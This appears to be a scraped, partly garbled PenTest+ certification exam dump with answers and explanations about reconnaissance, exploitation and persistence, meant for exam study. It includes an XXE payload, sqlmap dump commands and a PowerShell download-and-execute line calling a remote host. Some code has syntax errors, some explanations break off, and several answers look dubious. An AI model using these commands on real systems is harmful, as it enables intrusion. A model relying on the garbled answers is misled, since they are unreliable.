


CompTIA.



Answer:


Drag and Drop Options
Immutables
#!/usr/bin/python
import socket
import sys
def port_scan(ip, ports):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
if __name__ == '__main__':
if len(sys.argv) < 2
print('Execution requires a target IP address. Exiting...')
exit(1)
else:



Explanation:

A computer screen shot of a computer Description automatically generated

A screen shot of a computer Description automatically generated

```
import socket
import sys

ports = [21,22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```


A computer screen with white text Description automatically generated

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```


An orange screen with white text Description automatically generated

NEW QUESTION: 37
A penetration tester conducts reconnaissance for a client's network and identifies the following system of interest:
$ nmap -A AppServer1.compita.org
Starting Nmap 7.80 (2023-01-14) on localhost (127.0.0.1) at 2023-08-04 15:32:27 Nmap scan report for AppServer1.compita.org (192.168.1.100) Host is up (0.001s latency).
Not shown: 999 closed ports
Port State Service
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
873/tcp open rsync
8080/tcp open http-proxy
8443/tcp open https-alt
9090/tcp open zeus-admin
10000/tcp open snet-sensor-mgmt
The tester notices numerous open ports on the system of interest. Which of the following best describes this system?
A. A honeypot
B. A Windows endpoint
C. A Linux server
D. An already-compromised system
Answer: A (LEAVE A REPLY)
A honeypot is a decoy system designed to attract attackers by exposing multiple services and vulnerabilities.

* Indicators of a honeypot (Option A):
* The system has an unusual combination of Windows (SMB, MSRPC) and Linux (Rsync, SSH) services.
* It exposes a large number of open ports, which is uncommon for a production server.
* Presence of "zeus-admin" (port 9090) suggests intentionally vulnerable services.

NEW QUESTION: 38
A penetration tester successfully clones a source code repository and then runs the following command:
find . -type f -exec egrep -i "token|key|login" {} \;
Which of the following is the penetration tester conducting?
A. Data tokenization
B. Secrets scanning
C. Password spraying
D. Source code analysis
Answer: B (LEAVE A REPLY)
Penetration testers search for hardcoded credentials, API keys, and authentication tokens in source code repositories to identify secrets leakage.
* Secrets scanning (Option B):
* The find and egrep command scans all files recursively for sensitive keywords like "token," "key," and "login".
* Attackers use tools like TruffleHog and GitLeaks to automate secret discovery.

NEW QUESTION: 39
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?
A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures
Answer: (SHOW ANSWER)
Hunter.io is a tool used for finding professional email addresses associated with a domain. Here's what it provides:
* Functionality of Hunter.io:
* Email Address Collection: Gathers email addresses associated with a target domain from various sources across the internet.
* Verification: Validates the email addresses to ensure they are deliverable.

* Sources: Aggregates data from public sources, company websites, and other internet databases.
* Comparison with Other Options:
* DNS Records (B): Hunter.io does not focus on DNS records; tools like dig or nslookup are used for DNS information.
* Data Breach Information (C): Services like Have I Been Pwned are used for data breach information.
* Web Page Information (D): Tools like wget, curl, or specific web scraping tools are used for collecting detailed web page information.
Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.

NEW QUESTION: 40

A tester is working on an engagement that has evasion and stealth requirements. Which of the following enumeration methods is the least likely to be detected by the IDS?

A. curl https://api.shodan.io/shodan/host/search?key=<API_KEY>&query=hostname:<target>
B. proxychains nmap -sV -T2 <target>
C. for i in <target>; do curl -k $i; done
D. nmap -sV -T2 <target>
Answer: (SHOW ANSWER)
* Option A uses Shodan's API to gather information about a target without directly touching the target system. This makes it the stealthiest option as there's no traffic generated from the tester's IP to the target.
* Options B & D use Nmap which is active scanning, and while -T2 reduces intensity, it still generates packets.
* Option C is a custom curl script that also interacts directly with the target and can trigger IDS alerts.
CompTIA PenTest+ Reference:
* PT0-003 Objective 2.1 & 2.3: Passive vs Active reconnaissance techniques.
* Using OSINT sources like Shodan is a key stealth recon method.

NEW QUESTION: 41
During a security assessment, a penetration tester uses a tool to capture plaintext log-in credentials on the communication between a user and an authentication system. The tester wants to use this information for further unauthorized access. Which of the following tools is the tester using?
A. Burp Suite
B. Wireshark
C. Zed Attack Proxy
D. Metasploit
Answer: (SHOW ANSWER)

Wireshark is a network packet analyzer used to capture and analyze network traffic in real-time. During a penetration test, it is often used to inspect unencrypted communication to extract sensitive information like plaintext login credentials. Here's how it works:
* Packet Capturing:Wireshark captures the network packets transmitted over a network interface. If a user logs in through an insecure communication protocol (e.g., HTTP, FTP, or Telnet), the credentials are transmitted in plaintext.
* Traffic Filtering:Using filters (e.g., http, tcp.port == 21), the tester narrows down the relevant traffic to locate the login request and response packets.
* Sensitive Data Extraction:Analyzing the captured packets reveals plaintext credentials in the data payload, such as in HTTP POST requests.
* Exploit the Information:After extracting the plaintext credentials, the tester can attempt unauthorized access to resources using these credentials.
CompTIA Pentest+ References:
* Domain 1.0 (Planning and Scoping)
* Domain 2.0 (Information Gathering and Vulnerability Identification)
* Wireshark Usage Guide

NEW QUESTION: 42
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?
A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment
Answer: (SHOW ANSWER)
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here's why the articulation of impact is the most important aspect:
* Articulation of Cause (Option A):
* Explanation: This involves explaining the root cause of the vulnerabilities discovered during the penetration test.
* Importance: While understanding the cause is essential for long-term remediation and prevention, it does not directly convey the urgency or potential consequences of the vulnerabilities.
* Articulation of Impact (Option B):
* Explanation: This involves describing the potential consequences and risks associated with the vulnerabilities. It includes the possible damage, such as data breaches, financial losses, reputational damage, and operational disruptions.
* Importance: The impact provides the client with a clear understanding of the severity and urgency of the issues. It helps prioritize remediation efforts based on the potential damage that could be inflicted if the vulnerabilities are exploited.

NEW QUESTION: 43
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?
A. SAST
B. SBOM
C. ICS
D. SCA
Answer: D (LEAVE A REPLY)
The tester's activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here's why:
* Understanding SCA:
* Definition: SCA involves analyzing software to identify third-party and open-source components, checking for known vulnerabilities, and ensuring license compliance.
* Purpose: To detect and manage risks associated with third-party software components.
* Comparison with Other Terms:
* SAST (A): Static Application Security Testing involves analyzing source code for security vulnerabilities without executing the code.
* SBOM (B): Software Bill of Materials is a detailed list of all components in a software product, often used in SCA but not the analysis itself.
* ICS (C): Industrial Control Systems, not relevant to the context of software analysis.
The tester's activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.

NEW QUESTION: 44
A penetration tester is unable to identify the Wi-Fi SSID on a client's cell phone.
Which of the following techniques would be most effective to troubleshoot this issue?
A. Sidecar scanning
B. Channel scanning
C. Stealth scanning
D. Static analysis scanning
Answer: (SHOW ANSWER)
Since SSID broadcast might be hidden, channel scanning allows the tester to identify active Wi-Fi networks.
* Option A (Sidecar scanning) #: Not a recognized Wi-Fi testing method.
* Option B (Channel scanning) #: Correct.
* Identifies hidden SSIDs by monitoring probe requests and responses.
* Option C (Stealth scanning) #: Typically refers to evading detection, not Wi-Fi analysis.
* Option D (Static analysis scanning) #: Static analysis applies to code security, not Wi-Fi networks.

Reference: CompTIA PenTest+ PT0-003 Official Guide - Wireless Reconnaissance Techniques

NEW QUESTION: 45
During an external penetration test, a tester receives the following output from a tool:
test.comptia.org
info.comptia.org
vpn.comptia.org
exam.comptia.org
Which of the following commands did the tester most likely run to get these results?
A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org
Answer: (SHOW ANSWER)
The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here's why option B is correct:
* amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.
* nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.
* nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.
* shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.
References from Pentest:
* Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.
* Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.

NEW QUESTION: 46
Which of the following OT protocols sends information in cleartext?
A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET
Answer: (SHOW ANSWER)
Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here's an analysis of each protocol regarding whether it sends information in cleartext:

* TTEthernet (Option A):
* Explanation: TTEthernet (Time-Triggered Ethernet) is designed for real-time communication and safety-critical systems.
* Security: It includes mechanisms for reliable and deterministic data transfer, not typically sending information in cleartext.
* DNP3 (Option B):
* Explanation: DNP3 (Distributed Network Protocol) is used in electric and water utilities for SCADA (Supervisory Control and Data Acquisition) systems.
* Security: While the original DNP3 protocol transmits data in cleartext, the DNP3 Secure Authentication extensions provide cryptographic security features.
* Modbus :
* Explanation: Modbus is a communication protocol used in industrial environments for transmitting data between electronic devices.
* Security: Modbus transmits data in cleartext, which makes it susceptible to interception and unauthorized access.

NEW QUESTION: 47
A penetration tester completes a scan and sees the following output on a host:
bash
Copy code
Nmap scan report for victim (10.10.10.10)
Host is up (0.0001s latency)
PORT STATE SERVICE
161/udp open|filtered snmp
445/tcp open microsoft-ds
3389/tcp open microsoft-ds
Running Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7_sp0
The tester wants to obtain shell access. Which of the following related exploits should the tester try first?
A. exploit/windows/smb/psexec
B. exploit/windows/smb/ms08_067_netapi
C. exploit/windows/smb/ms17_010_eternalblue
D. auxiliary/scanner/snmp/snmp_login

Answer: (SHOW ANSWER)

The ms17_010_eternalblue exploit is the most appropriate choice based on the scenario.

* Why MS17-010 EternalBlue?

* EternalBlue is a critical vulnerability in SMBv1 (port 445) affecting older versions of Windows, including Windows 7.

* The exploit can be used to execute arbitrary code remotely, providing shell access to the target system.

* Other Options:

* A (psexec): This exploit is a post-exploitation tool that requires valid credentials to execute commands remotely.

* B (ms08_067_netapi): A vulnerability targeting older Windows systems (e.g., Windows XP). It is unlikely to work on Windows 7.

* D (snmp_login): This is an auxiliary module for enumerating SNMP, not gaining shell access.

CompTIA Pentest+ References:

* Domain 2.0 (Information Gathering and Vulnerability Identification)

* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 48

During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:

findstr /SIM /C:"pass" *.txt *.cfg *.xml

Which of the following is the penetration tester trying to enumerate?

A. Configuration files

B. Permissions

C. Virtual hosts

D. Secrets

Answer: (SHOW ANSWER)

By running the command findstr /SIM /C:"pass" *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.

* Command Analysis:

* findstr: A command-line utility in Windows used to search for specific strings in files.

* /SIM: Combination of options; /S searches for matching files in the current directory and all subdirectories, /I specifies a case-insensitive search, and /M prints only the filenames with matching content.

* /C:"pass": Searches for the literal string "pass".

* ***.txt .cfg .xml: Specifies the file types to search within.

* Objective:

* The command is searching for the string "pass" within .txt, .cfg, and .xml files, which is indicative of searching for passwords or other sensitive information (secrets).

* These file types commonly contain configuration details, credentials, and other sensitive data that might include passwords or secrets.

* Other Options:

* Configuration files: While .cfg and .xml files can be configuration files, the specific search for "pass" indicates looking for secrets like passwords.
* Permissions: This command does not check or enumerate file permissions.
* Virtual hosts: This command is not related to enumerating virtual hosts.
Pentest References:
* Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
* Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.

NEW QUESTION: 49
During host discovery, a security analyst wants to obtain GeoIP information and a comprehensive summary of exposed services. Which of the following tools is best for this task?
A. WiGLE.net
B. WHOIS
C. theHarvester
D. Censys.io
Answer: (SHOW ANSWER)
Censys.io is a powerful reconnaissance tool that scans the internet and provides detailed information about exposed services, certificates, and GeoIP data.
* Option A (WiGLE.net) #: Used for wireless network mapping, not host discovery.
* Option B (WHOIS) #: Provides domain registration information, not GeoIP or service summaries.
* Option C (theHarvester) #: Used for OSINT, mainly to collect emails, subdomains, and usernames.
* Option D (Censys.io) #: Correct. Censys provides:
* GeoIP data (location of hosts).
* Exposed services and open ports.
* TLS certificate analysis.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Reconnaissance and OSINT Tools

NEW QUESTION: 50
A tester gains initial access to a server and needs to enumerate all corporate domain DNS records. Which of the following commands should the tester use?

A. dig +short A AAAA local.domain
B. nslookup local.domain
C. dig axfr @local.dns.server
D. nslookup -server local.dns.server local.domain *
Answer: (SHOW ANSWER)

La opcion C, dig axfr @local.dns.server, realiza una transferencia de zona DNS (Zone Transfer). Si el servidor DNS esta mal configurado y permite este tipo de solicitudes, el atacante puede obtener todos los registros DNS del dominio interno.
La opcion A muestra solo registros A/AAAA. La B no hace enumeracion completa. La D no es valida como sintaxis.
Referencia: PT0-003 Objective 3.3 - Perform domain enumeration using dig and DNS zone transfer techniques.

NEW QUESTION: 51
A penetration tester attempts to run an automated web application scanner against a target URL. The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python Which of the following actions should the tester take to get the scans to work properly?
A. Modify the scanner to slow down the scan.
B. Change the source IP with a VPN.
C. Modify the scanner to only use HTTP GET requests.
D. Modify the scanner user agent.
Answer: (SHOW ANSWER)
Explanation:

NEW QUESTION: 52
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?
A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
Answer: B (LEAVE A REPLY)
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here's a breakdown of the options:
* Option A: sqlmap -u www.example.com/?id=1 --search -T user
* The --search option is used to search for columns and not to dump data. This would not enumerate password hashes.
* Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred

* This command uses --dump to extract data from the specified database accounts, table users, and column cred. This is the correct option to enumerate password hashes, assuming cred is the column containing the password hashes.
* Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
* The --tables option lists all tables in the specified database but does not extract data.
* Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
* The --schema option provides the database schema information, and --current-user and --current- db provide information about the current user and database but do not dump data.
References from Pentest:
* Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
* Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.

NEW QUESTION: 53
A penetration tester reviews a SAST vulnerability scan report. The following vulnerability has been reported as high severity:
Source file: components.ts
Issue 2 of 12: Command injection
Severity: High
Call: .innerHTML = response
The tester inspects the source file and finds the variable response is defined as a constant and is not referred to or used in other sections of the code. Which of the following describes how the tester should classify this reported vulnerability?
A. False negative
B. False positive
C. True positive
D. Low severity
Answer: (SHOW ANSWER)
A false positive occurs when a vulnerability scan incorrectly flags a security issue that does not exist or is not exploitable in the context of the application. Here's the reasoning:
* Definition of Command Injection:Command injection vulnerabilities occur when user-controllable data is passed to an interpreter or command execution context without proper sanitization, allowing an attacker to execute arbitrary commands.
* Code Analysis:
* The response variable is defined as a constant (const), which implies its value is immutable during runtime.
* The response is not sourced from user input nor used elsewhere, meaning there is no attack surface or exploitation pathway for an attacker to influence the content of response.
* Scanner Misclassification:Static Application Security Testing (SAST) tools may flag vulnerabilities based on patterns (e.g., .innerHTML usage) without assessing the source and flow

of data, resulting in false positives.
* Final Classification:Since the response variable is static and unchangeable, the flagged issue is not exploitable. This makes it a false positive.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 4.0 (Penetration Testing Tools)
* OWASP Static Code Analysis Guide

NEW QUESTION: 54
A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:
<?xml version="1.0"?>
<!DOCTYPE data [<!ENTITY foo SYSTEM "file:///etc/passwd">]>
<test>&foo;</test>
Which of the following should the tester recommend in the report to best prevent this type of vulnerability?
A. Drop all excessive file permissions with chmod o-rwx
B. Ensure the requests application access logs are reviewed frequently
C. Disable the use of external entities
D. Implement a WAF to filter all incoming requests
Answer: (SHOW ANSWER)
This is an XML External Entity (XXE) attack, which occurs when an application processes XML input that allows external entity references. The best mitigation is to disable external entities in the XML parser.
* Option A (Change file permissions) #: Changing file permissions does not fix the root cause, as the vulnerability is in XML processing.
* Option B (Review logs) #: Logs help with detection, but do not prevent XXE attacks.
* Option C (Disable external entities) #: Correct.
* Disabling external entity resolution in the XML parser prevents XXE attacks.
* Option D (WAF) #: A WAF can help block attacks, but disabling external entities is the best solution.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Web Application Attacks (XXE)

NEW QUESTION: 55
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS
hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite
Answer: (SHOW ANSWER)
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores.
* CVSS (Common Vulnerability Scoring System):
* Purpose: CVSS provides a numerical score to represent the severity of vulnerabilities, helping to prioritize remediation efforts.
* Higher Scores: Indicate more severe vulnerabilities.
* EPSS (Exploit Prediction Scoring System):
* Purpose: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
* Higher Scores: Indicate a higher likelihood of exploitation.
* Evaluation:
* hrdatabase: CVSS = 9.9, EPSS = 0.50
* financesite: CVSS = 8.0, EPSS = 0.01
* legaldatabase: CVSS = 8.2, EPSS = 0.60
* fileserver: CVSS = 7.6, EPSS = 0.90
* The fileserver has the highest EPSS score, indicating a high likelihood of exploitation, despite having a slightly lower CVSS score compared to hrdatabase and legaldatabase.
Pentest References:
* Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
* Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.

NEW QUESTION: 56
A tester compromises a target host and then wants to maintain persistent access. Which of the following is the best way for the attacker to accomplish the objective?
A. Configure and register a service.
B. Install and run remote desktop software.
C. Set up a script to be run when users log in.
D. Perform a kerberoasting attack on the host.
Answer: A (LEAVE A REPLY)
* Configuring and Registering a Service:
* Registering a malicious service ensures that it starts automatically with the system, providing persistence even after reboots.

* This method is stealthier than others and is commonly used in advanced persistent threat (APT) scenarios.
* Why Not Other Options?
* B (Remote desktop software): Installing such software is noisy and can easily be detected by monitoring tools.
* C (User logon script): While it provides persistence, it is less reliable and more detectable than a system service.
* D (Kerberoasting): This is a credential-stealing technique and does not establish persistence.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 4.0 (Penetration Testing Tools)

NEW QUESTION: 57

A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

A. SAST

B. Sidecar

C. Unauthenticated

D. Host-based

Answer: C (LEAVE A REPLY)

To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.
* Unauthenticated Scan:
* Definition: An unauthenticated scan is conducted without providing any credentials to the scanning tool. It simulates the perspective of an external attacker who does not have any prior access to the system.
* Purpose: Identifies vulnerabilities that are exposed to the public and can be exploited without authentication. This includes open ports, outdated software, and misconfigurations visible to the outside world.
* Comparison with Other Scans:
* SAST (Static Application Security Testing): Analyzes source code for vulnerabilities, typically used during the development phase and not suitable for external vulnerability scanning.
* Sidecar: This term is generally associated with microservices architecture and is not relevant to the context of vulnerability scanning.
* Host-based: Involves scanning from within the network and often requires authenticated access to the host to identify vulnerabilities. It is not suitable for determining external vulnerabilities.
* Pentest References:
* External Vulnerability Assessment: Conducting unauthenticated scans helps identify the attack surface exposed to external threats and prioritizes vulnerabilities that are accessible from the internet.
* Tools: Common tools for unauthenticated scanning include Nessus, OpenVAS, and Nmap.

By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.

NEW QUESTION: 58
Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?
A. FTP
B. HTTPS
C. SMTP
D. DNS
Answer: (SHOW ANSWER)
Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:
* FTP (File Transfer Protocol) (Option A):
* Characteristics: FTP is a clear-text protocol used to transfer files.
* Drawbacks: It is easily detected by network security tools due to its lack of encryption and distinctive traffic patterns. Most modern networks block or heavily monitor FTP traffic to prevent unauthorized file transfers.

NEW QUESTION: 59
Which of the following methods should a physical penetration tester employ to access a rarely used door that has electronic locking mechanisms?
A. Lock picking
B. Impersonating
C. Jamming
D. Tailgating
E. Bypassing
Answer: (SHOW ANSWER)
For electronic locking mechanisms, traditional lock picking is ineffective. Instead, bypassing techniques are often used, such as:
* Triggering the emergency release.
* Using a shim or bypass tool.
* Exploiting wiring faults or RFID vulnerabilities.
This method doesn't involve human deception (impersonation), social engineering (tailgating), or causing interference (jamming). It focuses on exploiting the electronic door system without needing to "unlock" it traditionally.
CompTIA PenTest+ Reference:
* PT0-003 Objective 1.3: Given a scenario, perform a physical assessment.
* CompTIA emphasizes the distinction between bypassing and other physical intrusion methods.

NEW QUESTION: 60

A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST

B. SAST

C. IAST

D. SCA

Answer: (SHOW ANSWER)

* Dynamic Application Security Testing (DAST):
* DAST tools interact with the running application from the outside, simulating attacks to identify security vulnerabilities.
* They are particularly effective in identifying issues like SQL injection, XSS, CSRF, and other vulnerabilities in web applications.
* DAST tools do not require access to the source code, making them suitable for black-box testing.
* Advantages of DAST:
* Real-World Testing: DAST simulates real-world attacks by interacting with the application in the same way a user would.
* Comprehensive Coverage: Can identify vulnerabilities in all parts of the web application, including input fields, forms, and user interactions.
* Automated Scanning: Automates the process of testing and identifying vulnerabilities, providing detailed reports on discovered issues.
* Examples of DAST Tools:
* OWASP ZAP (Zed Attack Proxy): An open-source DAST tool widely used for web application security testing.
* Burp Suite: A popular commercial DAST tool that provides comprehensive scanning and testing capabilities.

Pentest References:

* Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
* Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
* DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.

By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.

NEW QUESTION: 61

A penetration tester has adversely affected a critical system during an engagement, which could have a material impact on the organization. Which of the following should the penetration tester do to address this issue?

A. Restore the configuration.
B. Perform a BIA.
C. Follow the escalation process.
D. Select the target.
Answer: (SHOW ANSWER)
If a penetration tester unintentionally disrupts a critical system, they must immediately follow the client's escalation process to ensure proper handling.
* Follow the escalation process (Option C):
* The penetration testing engagement follows a predefined incident response and escalation plan.
* The tester documents the issue, informs stakeholders, and works with IT teams to minimize impact.

NEW QUESTION: 62
While performing a penetration testing exercise, a tester executes the following command:
bash
Copy code
PS c:\tools> c:\hacks\PsExec.exe \\server01.comptia.org -accepteula cmd.exe Which of the following best explains what the tester is trying to do?
A. Test connectivity using PSExec on the server01 using CMD.exe.
B. Perform a lateral movement attack using PsExec.
C. Send the PsExec binary file to the server01 using CMD.exe.
D. Enable CMD.exe on the server01 through PsExec.
Answer: (SHOW ANSWER)
* Lateral Movement with PsExec:
* PsExec is a tool used for executing processes on remote systems.
* The command enables the tester to execute cmd.exe on the target host (server01) to achieve lateral movement and potentially escalate privileges.
* Why Not Other Options?
* A: The command is not testing connectivity; it is executing a remote command.
* C: PsExec does not send its binary; it executes commands on remote systems.
* D: The command is not enabling cmd.exe; it is using it as a tool for executing commands remotely.

CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 63
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") { echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -} Which of the following is the penetration tester most likely trying to do?
A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.
Answer: (SHOW ANSWER)
* Script Breakdown:
* $1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1]: Retrieves the current username.
* If ($1 -eq "administrator"): Checks if the current user is "administrator".
* echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -}: If the user is "administrator", downloads and executes a PowerShell script from a remote server.
* Purpose:
* Conditional Execution: Ensures the script runs only if executed by an administrator.
* Remote Script Execution: Uses IEX (Invoke-Expression) to download and execute a script from a remote server, a common method for staging payloads.
* Why This is the Best Choice:
